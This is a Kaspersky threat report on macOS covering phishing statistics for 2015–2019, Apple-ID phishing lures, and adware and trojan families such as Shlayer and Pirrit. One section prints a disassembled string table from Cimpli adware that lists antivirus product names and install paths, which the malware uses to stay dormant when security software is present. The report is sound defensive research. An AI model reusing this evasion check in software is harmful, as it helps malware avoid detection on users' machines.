securelist.com

Threats to macOS users

Mikhail Kuzin

23-30 minuten

Introduction

The belief that there are no threats for the macOS operating system (or at least no serious threats) has been bandied about for decades. The owners of MacBooks and iMacs are only rivaled by Linux users in terms of the level of confidence in their own security, and we must admit that they are right to a certain degree: compared to Windows-based systems, there are far fewer threats that target macOS. However, the main reason for this is the number of potential victims: there are many more computers running Windows than those running macOS. However, the situation is changing, since the popularity of the latter platform is growing. Due to this and despite all the efforts that have been taken by the company, the threat landscape for Apple devices is changing, and the amount of malicious and unwanted software is growing.

For the purposes of this report we used the statistics from Kaspersky Security Network cloud infrastructure. It stores information about all of the malicious programs and other threats that our macOS product users agreed to anonymously

share with us. In fact, all these threats at some point attacked the computers of Kaspersky security solution users, but these attacks were successfully repelled.

Figures and trends

Phishing

- During the first half of 2019, we detected nearly 6 million phishing attacks on macOS users. Of these, 11.80% targeted corporate users.
- The countries with the largest share of unique macOS users who experienced phishing attacks were Brazil (30.87%), India (22.08%), and France (22.02%).
- The number of phishing attacks that make use of the Apple brand name grows by 30–40% every year. In 2018, the number of such attacks approached 1.5 million. As of June, the number of phishing attacks in 2019 has already exceeded 1.6 million, which is an increase of 9% over the entire previous year.

Malicious and potentially unwanted software


- From 2012 to 2017, the number of macOS users who have experienced attacks from malicious and potentially unwanted programs grew, approaching 255,000 attacked users per year. However, starting in 2018, the number of attacked users began to decrease, and in the first half of 2019 it only amounted to 87,000.
- The number of attacks on macOS users through malicious and


potentially unwanted programs has been increasing annually since 2012, and in 2018 it exceeded 4 million attacks. During the first half of 2019, we registered 1.8 million attacks of this kind.

- The vast majority of threats for macOS in 2019 were in the AdWare category. As for the malware threats, the Shlayer family, which masquerades as Adobe Flash Player or an update for it, has been the most prevalent.
- More than a quarter of Mac users who are protected by Kaspersky solutions and have experience malicious and potentially unwanted software attacks live in the USA.

Phishing for Mac users

We started collecting detailed statistics on phishing threats that target macOS users in 2015. The data that has been collected over the last four years suggests that the number of phishing attacks on macOS users is definitely growing, and quite rapidly at that. While in 2015 we registered a total of 852,293 attacks, in 2016 this figure grew by 86% to over 1.5 million, and in 2017 it skyrocketed to 4 million. In 2018, the number of attacks continued to grow, crossing the 7.3 million mark. At this point we can see that during the first half of 2019 alone, 5,932,195 attacks were committed, which means that the number of attacks may exceed 16 million by the end of the year if the current trend continues.





Growth in the number of phishing attacks on macOS users, 2015–2019

The share of corporate macOS users who faced phishing attacks during the first half of 2019 came up to 11.80%. This is a slight increase compared to the same period in 2018, when this category made up 10.25%.

The phishing page subject matters

In order to understand what services phishing pages impersonate, we analyzed the most common phishing tricks and the geography of attacked users. Then we compared the results with the data from the same period of 2018.

Both in 2019 and 2018, the phishing pages visited by MacOS users most often pretended to be banking services (39.95% in 2019 and 29.68% in 2018), the second popular being global Internet portals (21.31% in 2019 and 27.04% in 2018). Social networks came in third in 2019 (12.3%), taking up the online stores' place (10.75% in 2018).

H1 2018		H1 2019	
Banks	29.68%	Banks	39.95%

Global Internet portals	27.04%	Global Internet portals	21.31%
Online stores	10.75%	Social networks	12.30%
Payment systems	6.63%	Payment systems	8.40%
Telecommunications companies	5.22%	Online stores	8.24%
Social networks	5.06%	Web services	4.70%
Financial services	4.87%	Telecommunications companies	2.06%
Web services	4.16%	IT companies	0.49%
Messengers	1.19%	Online games	0.44%
Online games	1.06%	Financial services	0.35%
Other	4.35%	Other	1.76%

Phishing pages by share of users, first halves of 2018 and 2019

Geography

The countries with the largest share of unique macOS product users facing phishing attacks during the first half of 2019 were Brazil (30.87%), India (22.09%), and France (22.02%). In 2018, the top three countries were the same as in 2019. The only difference was in the percentages of users who were attacked: Kaspersky solutions prevented attacks against one out of four Mac product users in Brazil (26.02%), against one out of five in France (20.86%) and 17.70% in India.


H1 2018		H1 2019	
Country	**% of attacked users**	**Country**	**% of attacked users**
Brazil	26.02%	Brazil	30.87%
France	20.86%	India	22.09%
India	17.70%	France	22.02%
Spain	17.40%	Spain	22.01%
Hong Kong	15.65%	Australia	20.08%
Australia	15.14%	Mexico	19.89%
Great Britain	14.43%	Italy	18.36%
Mexico	13.53%	Great Britain	18.11%
Canada	13.49%	Canada	18.06%
Italy	13.11%	Russia	17.25%

Geography of phishing attacks by share of users, first halves of 2018 and 2019

Spam and phishing attacks that impersonate Apple

Among the phishing attacks faced by macOS users we would separately focus on fake web pages that mimic Apple's official pages or simply mention the brand. Not so long ago, in 2016, there were relatively few attacks (755,000) that tried to take

advantage of the brand. But in 2017 they had grown by almost 40% to exceed 1 million, and a year later they almost reached 1.5 million. We have every reason to believe that a new record will be set in 2019: during the first half of the year alone, our solutions prevented more than 1.6 million attacks, which means that by the end of the year we can expect at least twofold growth.



Number of phishing attacks using the Apple brand, 2016–2019

Let's take a closer look at some examples of phishing pages that mimic the official Apple website. Naturally, most commonly these phishing attacks aim to steal users' Apple IDs.

Examples of phishing pages that are designed to steal AppleIDs

Links to these sites are usually sent in emails that allegedly come from Apple Support. The recipient is threatened that their account will be locked unless they click the link and log in to confirm the information that has been specified in their


profile.

Examples of phishing emails that have been sent to steal an AppleID

Another phishing trick is thank you messages for purchasing an Apple device or app on the App Store. The “client” is invited to learn more about the product (or cancel the purchase) by clicking a link that leads to a phishing page. Here, the victim is required to enter their Apple ID login and password, which, of course, will be sent to the attackers.

Fake malware attacks


Another variation on phishing web pages is malware infection detection notification pages. The design for these notifications varies. Some of them are very high quality, and they faithfully copy the design of the official Apple website. The threat of a malware infection is supposed to convince the user to call a fake support number or install a fake antivirus application that will turn a non-existent threat into a real one.



Example phishing page that provides a notification of a nonexistent infection

Malicious and unwanted programs for macOS

At the time of writing, our database contained **206,759** unique malicious and potentially unwanted files for macOS. The diagram below illustrates the growth of our database, i.e., the number of abovementioned files that were added to the database in a given year.




The number of malicious and potentially unwanted files for macOS, 2004–2019

As you can see from the diagram, up to 2011 the number of malicious files targeting macOS that were detected each year was insignificant. But then the situation changed: starting in 2012, the number of files we collected began to double year over year. However, during the first half of 2019, only 38,677 malicious and potentially unwanted objects were detected, which means that we do not expect to see a similar increase


this year over 2018.


In order to identify the changes in the number of macOS users who were attacked by malware in recent years, we examined our statistics from 2012 (the time when data was first systematized) to the present. Much like in the diagram above, you can see a sharp increase in the number of users who were attacked between 2012 and 2017.



Number of unique macOS users attacked by malware, 2012 to June 2019

In order to roughly estimate how often macOS users are attacked by both malicious and unwanted software, we can look at the diagram that illustrates the number of times that Kaspersky products have detected either of the threats.





Number of times that Kaspersky products detected malware and potentially unwanted software for macOS, 2012 to June 2019

This diagram clearly shows an increase in the number of attacks that occurred in 2018. At the same time, the data for 2019 (1,820,578 attacks over the first 5 months) suggests that this year the number of attacks will decline.

Geography of attacks

In order to get an idea of the geographical distribution of threats for macOS and to determine if there are regions where users are more likely to be attacked by malicious software nowadays, we compiled a rating of countries by the share of unique users attacked in the first half of 2019, and, for the sake of comparison, in the first half of 2018.

	H1 2018		H1 2019	
#	**Country**	**% of attacked users**	**Country**	**% of attacked users**
1	USA	29.2%	USA	24.4%
2	Germany	11.9%	Germany	14.6%
3	France	8.3%	France	12.4%
4	Great Britain	7.3%	Great Britain	6.8%

5	Canada	4.7%	Spain	5.1%
6	Russia	4.3%	Japan	4.7%
7	Spain	3.8%	Russia	4.6%
8	Italy	2.8%	Canada	4.1%
9	Japan	2.7%	Italy	4.0%
10	Brazil	2.5%	Brazil	2.9%

** Kaspersky product for macOS users in the country out of all users of these products*

The top three countries remained the same between 2018 and 2019: the United States came in first place (24.4%), Germany came in second (14.6%), and France came in third (12.4%).

2019 threats


Here are the TOP 10 threats for macOS that we have observed during the first half of 2019:

Verdict	%*
HEUR:Trojan-Downloader.OSX.Shlayer.a	21.74%
not-a-virus:HEUR:AdWare.OSX.Bnodlero.q	16.34%
not-a-virus:HEUR:AdWare.OSX.Spc.a	12.75%
not-a-virus:HEUR:AdWare.OSX.Geonei.as	10.24%
not-a-virus:AdWare.OSX.Geonei.ap	10.24%
not-a-virus:HEUR:AdWare.OSX.Pirrit.j	7.78%

not-a-virus:HEUR:AdWare.OSX.Pirrit.p	7.60%
not-a-virus:AdWare.OSX.Agent.b	6.17%
not-a-virus:HEUR:AdWare.OSX.Pirrit.o	6.00%
not-a-virus:HEUR:AdWare.OSX.MacSearch.a	5.82%

** The share of unique users attacked by this malware out of all users of Kaspersky security solutions for macOS who have been attacked*

With the exception of the Shlayer trojan that came in first place (more about that a little later), the rest of the top ten is filled out by various unwanted software belonging to the AdWare class. The objective of these programs, as you might guess from the name, is to display ads wherever possible: in system notifications, web page banners, search results pages, the browser, etc. This does not actively harm the user, but it definitely does not add a positive spin to using your computer.



Example of malware installed or advertised to users by some

types of AdWare

Let us proceed from a general description to specific examples. The AdWare.OSX.Bnodlero family prefer to work with the browser: this software installs ad extensions, and changes the default search engine and homepage. In addition, it can download and install extra adware.

Some samples in the AdWare.OSX.Pirrit family go even further and install a proxy server on the victim's machine to intercept traffic from the browser. There is another family that is closely connected with this one, Agent.b, since it is precisely this unwanted software that frequently downloads Pirrit. When it is not busy downloading, unpacking, and launching files, Agent.b injects JS code with advertising into the web pages that are viewed by the victim.

We would also like mention the AdWare.OSX.Cimpli family. At first glance it is no different from other adware. However, its samples behave more cunningly, and become purposely inactive if they detect an installed security solution in macOS.

```
__cstring:000000010005654F aAvast          db 'Avast',0            ; DATA XREF: checkEnv+2835↑o
__cstring:0000000100056555 aApplicationsAv db '/Applications/Avast.app',0
__cstring:0000000100056555                                         ; DATA XREF: checkEnv+2864↑o
__cstring:000000010005656D aMalwarebytes   db 'MalwareBytes',0     ; DATA XREF: checkEnv+288E↑o
__cstring:000000010005657A aApplicationsMa db '/Applications/Malwarebytes Anti-Malware.app',0
__cstring:000000010005657A                                         ; DATA XREF: checkEnv+28B6↑o
__cstring:00000001000565A6 aBitdefender    db 'BitDefender',0      ; DATA XREF: checkEnv+28E3↑o
__cstring:00000001000565B2 aLibraryBitdefe db '/Library/Bitdefender/AVP/AntivirusforMac.app',0
__cstring:00000001000565B2                                         ; DATA XREF: checkEnv+290B↑o
__cstring:00000001000565DF aKaspersky      db 'Kaspersky',0        ; DATA XREF: checkEnv+2935↑o
__cstring:00000001000565E9 aApplicationsKa db '/Applications/Kaspersky Anti-Virus For Mac.app',0
__cstring:00000001000565E9                                         ; DATA XREF: checkEnv+295D↑o
__cstring:0000000100056618 aNorton         db 'Norton',0           ; DATA XREF: checkEnv+2987↑o
__cstring:000000010005661F aApplicationsNo db '/Applications/Norton Security.app',0
__cstring:000000010005661F                                         ; DATA XREF: checkEnv+29AF↑o
__cstring:0000000100056641 aMcafee         db 'McAfee',0           ; DATA XREF: checkEnv+29D9↑o
__cstring:0000000100056648 aUsrLocalMcafee db '/usr/local/McAfee',0
__cstring:0000000100056648                                         ; DATA XREF: checkEnv+2A01↑o
__cstring:000000010005665A aAvg            db 'AVG',0              ; DATA XREF: checkEnv+2A2B↑o
__cstring:000000010005665E aApplicationsAv_0 db '/Applications/AVGAntiVirus.app',0
__cstring:000000010005665E                                         ; DATA XREF: checkEnv+2A53↑o
__cstring:000000010005667D aEset           db 'Eset',0             ; DATA XREF: checkEnv+2A7D↑o
__cstring:0000000100056682 aLibraryLaunchd db '/Library/LaunchDaemons/com.eset.esets_daeomon.plist',0
```


When they detect these types of applications,

AdWare.OSX.Cimpli family samples prefer to stay inactive

We assume that this feature was added to Cimpli in order to protect it from being listed in the databases of security software developers and, as a result, from being blocked. However, if there is a chance that the user will delete the program, then the malware will wake up and start working.


The Trojan-Downloader.OSX.Shlayer family, which heads our top ten ranking, downloads and installs various AdWare, mainly from the Bnodlero family (and this is one of the reasons why Bnodlero ranks second).

Why do we detect this particular family so often? It all has to do with how widely it is distributed: if you try to search for sites where you can watch or download a popular movie or TV series for free, the very first search results will lead to resources that request you to update Flash Player in order to view content. It is these updates that contain Shlayer.



Link to a site with Shlayer on the first search results page

Note that this technique of pushing a link to a malicious page up in the search results for certain queries is also used by distributors of other malware. Not so long ago, we studied the threats that target Game of Thrones and other popular TV series fans who wanted to download new and not yet released episodes or watch them online.



